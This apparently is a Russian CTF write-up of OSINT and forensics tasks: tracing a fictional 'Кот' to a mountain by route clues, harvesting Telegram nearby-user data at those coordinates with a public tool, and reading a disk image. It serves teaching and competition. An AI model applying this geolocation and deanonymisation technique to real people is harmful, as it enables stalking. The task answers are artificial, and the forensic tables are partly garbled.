
└──(kali㉿kali)-[~/Downloads/VKDump]
$ █

```

Раскодировав из хекса сообщение, получили следующее:

Я доехал по Е50 до перевалочного пункта и свернул в сторону центра некого федерального округа. Оттуда я стал двигаться дальше на юг, пока не доехал до административной границы. Потом, сверяясь с картой, шел строго по границам субъектов на запад, пока не уперся в пограничный стык субъектов. Оттуда я решил добраться до водохранилища на северо-западе... Но тут как-то людей многовато, ушел на юг на 2 км, к какой-то горе. Тут вроде плюс спокойнее. Кстати, сначала ехал по гугл картам - чуть не потерялся. На старые акки в телеге можешь не смотреть, я создал новый, пиши мне там.

Для начала построим маршрут трассы Е50, начинаем вчитываться



Оттуда я стал двигаться дальше на юг


Знаем, что первое время Кот двигался в южном направлении, пока не доехал до административной границы, открываем карту федеральных округов




Предположительно, Кот добрался до границы Южного и Северо-кавказского округов, после чего отправился к центру последнего – к Пятигорску

Потом, сверяясь с картой, шел строго по границам субъектов на запад, пока не уперся в пограничный стык субъектов

Кот отправился на запад, пришел куда-то западнее Кисловодска



После этого двинулся в сторону водохранилища на северо-западе:




Оттуда я решил добраться до водохранилища на северо-западе... Но тут как-то людей многовато

Эшкаконское водохранилище – весьма популярное среди туристов место, мы на верном пути

ушел на юг на 2 км, к какой-то горе

В 2км от водохранилища находится гора Шапка, других гор нет



Далее мы воспользуемся утилитой <https://github.com/IvanGlinkin/CCTV>

Передаем тулзе на вход координаты горы

TELEGRAM VISION

```
[ ! ] https://www.linkedin.com/in/IvanGlinkin/
[ ! ] https://x.com/glinkinivan
[ ! ] https://t.me/EASM_HydrAttack

[ * ] Harvesting information based on the next coordinates:
    [ * * ] Latitude: 43.83946
    [ * * ] Longitude: 42.45168
    [ * * ] Country: Россия
    [ * * ] City:
    [ * * ] Town:

[ * ] Overall steps to be performed: 25 , with overall diameter 2400 meters

[ * ] Telegram client initialization...Please enter your phone (or bot token): +79144260806
Please enter the code you received: 96884
Please enter your password:
Invalid password. Please try again
Please enter your password:
Signed in successfully as Андрей; remember to not break the ToS or you will risk an account ban!
successfully

[ ! ] Configured timesleep 30s is too low to cover all points with configured speed 50 km/h
[ ! ] Adjusting sleep time to 43s according to calculated distances

[ * ] Start harvesting data:
    [ 1/25 ] Latitude 43.8395, Longitude 42.4517
        [ > ] Harvesting data finished
        [ > ] Updating JSON file...successfully
    [ 2/25 ] Latitude 43.8395, Longitude 42.4442
        [ > ] Harvesting data finished
        [ > ] Updating JSON file...successfully
    [ 3/25 ] Latitude 43.8341, Longitude 42.4442
        [ > ] Harvesting data finished
        [ > ] Updating JSON file...successfully
^CTraceback (most recent call last):2 seconds before processing the next coordinates...
```

Проверяем json – получаем очень интересный юзернейм

```
qwer@WIN-KLOTGM537AH:~/CCTV/reports-json$ cat 43.83946-42.45168-2024-06-24_14-37-52.json
{
    "7043701303": {
        "first_name": "\u041d\u0443 \u0442\u043e\u0447\u043d\u043e",
        "last_name": "\u041d\u0435 \u043a\u043e\u0442",
        "username": "totallynotcat",
        "phone": null,
        "photo_id": 5336780380822430019,
        "coordinates": [
            [
                43.83946,
                42.45168,
                "2024-06-24 14:38:26"
            ]
        ],
        "coordinates_average": {
            "latitude": 43.83946,
            "longitude": 42.45168
        }
    }
}
```

Проверяем через https://t.me/Funstat_alive_bot

@totallynotcat 19:59 ✓

Ilya

@totallynotcat

Это [Ну точно Не кот](#), id=7043701303

Нет сообщений, статистики нет

Не замечен в чатах

Знаешь где этот пользователь? Пришли ссылки на чаты 😢
Возможно со временем информация появится

ID: 7043701303

Теги:


| [@totallynotcat](#)

Имена:

|- (имена не менялись)

19:59

Ну и в профиле у товарища ссылка на чат с его документами =)



Ответ: 7043701303

IV. Перелет

Описание:

| Найдите название аэропорта, из которого вылетел "Кот".

Входные данные

| Город, полученный в ходе решения II. Город – Кызыл

Решение

Очевидно, что раз он живет в Кызыле, то и улетит с Кызыла, а аэропорт там один.

Из уважения к автору таска, после окончания соревнований мы решили его правильно=)

Из шага 16 мы получили кучу переписок, в чате с Лемановым Кот скинул следующее:



Александрос Ятовский @id859857312 31/5/2024 16:52:21

ДА, давече две недели назад был в одном замечательном месте не далеко от города, открыл для себя инсайты. Очень воодушевился.
Вот тебе фотка, полюбуйся. Угадай кстати, как называется аэропорт из которого я улетел с этой чертовой дыры!



Находим картинку того же места:

Об изображении Похожие Сайты

Похожие >

Сайты >

Поездка в Республику Тыва (май 2016) - DRIVE2
drive2.ru
Поездка в Республику Тыва (май 2016)

Чадан кызыл - 90 фото
imghub.ru
Чадан кызыл

Ну и сам ответ на задание

Ответ: Аэропорт Кызыл

IV. Музыка

Описание:

Узнайте любимую музыкальную группу "Кота".

Входные данные

Образ виртуальной машины, полученный при решении Веб 13. Опять / старт?

Решение

В дампе была достаточно большая библиотека аудиозаписей

Table: Thumbail Summary						
Source Name	S	C	O	Path	URL	Date Accessed
Chromium Extensions (45)	1			C:\Users\HostMaster\Downloads\Firefox Setup 122.0.1...	https://ubidownloaderservices.mozilla.com/attribut..._2024-02-20 19:25:58 VLAT	mozilla
Chromium Profiles (2)	1			C:\Users\HostMaster\Downloads\profile_2024-06-18_0...	file:///C:/Users/HostMaster/AppData/Local/Temp/vi..._2024-06-18 07:43:08 VLAT	mozilla
E-Mail Messages (2)				C:\Users\HostMaster\Downloads\profile_2024-06-18_0...	file:///C:/Users/HostMaster/AppData/Local/Temp/vi..._2024-06-18 07:43:12 VLAT	mozilla
Favicons (20)	0			C:\Users\HostMaster\Downloads\724085-v44.exe.Zone.Identifier	https://objets.github.io/content/github-produ...	objects
Installed Programs (46)	1			C:\Users\HostMaster\Downloads\amp_3.30.2548_v32.exe.Zone.Identifier	https://amp.ru/files/windows/build/amp_3.30.2548_v32.exe	aimp.ru
Metadata (4)	0			C:\Users\HostMaster\Downloads\winter-v64-701nu.exe.Zone.Identifier	https://www.raifab.com/rz/winter-v64-701nu.exe	raifab.c
System Information (1)				Motionless In White - Motionless In White Element	http://cdn.muzyet.com/ThiIGraYpdVSDIayKahn1RV...	muzyet
Recent Documents (16)				Rise Against Savor.mpl.Zone.Identifier	http://cdn.muzyet.com/ThiIGraYpdVSDIayKahn1RV...	muzyet
Recycle Bin (1)				Art Of Dying You Don't Know Me.mpl.Zone.Identifier	http://cdn.muzyet.com/ThiIGraYpdVSDIayKahn1RV...	muzyet
Run Programs (58)				Blowlight Surprise.mp4.Zone.Identifier	http://cdn.muzyet.com/ThiIGraYpdVSDIayKahn1RV...	muzyet
Shell Folders (29)				Citizens Soldier Burned Alive.mpl.Zone.Identifier	http://cdn.muzvet.com/ThiIGraYpdVSDIayKahn1RV...	muzvet
Web Downloads Attached (2)						
Web Bookmarks (7)						
Web Cache (310)						
Web Cookies (434)						
Web Form Autofill (2)						
Web History (75)						
Web Search (7)						
Analysis Results (1)						
Extension Mismatch Detected (83)						
User Content Suspected (1)						
Web Categories (5)						
OS Accounts						
Tags						
Score						
Reports						

но больше всего треков было от музыкальной группы Motionless in White

Data Sources

- V2Disk.1 Host
 - VOL disk
 - v01 (Unallocated 0-2047)
 - v04 (EFI system partition: 2048-20641)
 - v05 (Basic data partition: 20648-239615)
 - v06 (Basic data partition: 239616-3032999)
 - v07 (OpenFiles (95))
 - v08 (Extend (9))
 - RECYLEBIN (4)
 - Users (1)
 - Documents and Settings (2)
 - Program Files (24)
 - Program Files (x86) (20)
 - ProgramData (20)
 - Recycle Bin (1)
 - System Volume Information (4)
 - Users (19)
 - All Items (31)
 - All Users (2)
 - Default (4)
 - Default User (2)
 - HostMaster (33)
 - jeffrey (4)
 - Applications (5)
 - Application Data (2)
 - Contacts (3)
 - Cookies (2)
 - Desktop (9)
 - Downloads (6)
 - Downloads (18)
 - Favorites (5)
 - Links (5)
 - Local Settings (2)
 - Mozilla (6)
 - NetHood (2)
 - Pictures (4)
 - PrintHood (2)
 - Recent (3)
 - Saved Games (3)
 - Searches (3)
 - SendTo (2)
 - tmp (2)
 - Windows (2)
 - Моя документация (2)
 - Шаблонов (2)
 - Главное меню (2)
 - Public (11)
 - Temporary Internet Files (2)

Table: Thumbnail | Summary

Save Table as CSV

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of 1 Page

Matches on page: - of - Match

100% ↻ ↻ Reset

Text Source: File Text

[ZoneTransfer]
ZoneId=3
Referer=https://cdk.muzet.com/
Host=https://cdk.muzet.com/?h=JGraYpdVSDayKaIw1RVMIpUbNjYY1DAQ74953UdsR0adYUFRIHFH1nD0zg3o9j3KvqnMsCnfSgScnUpn0DeZh/GsurhRVA\

METADATA-----

Ответ: Motionless in White

Кто прочел, тот герой<3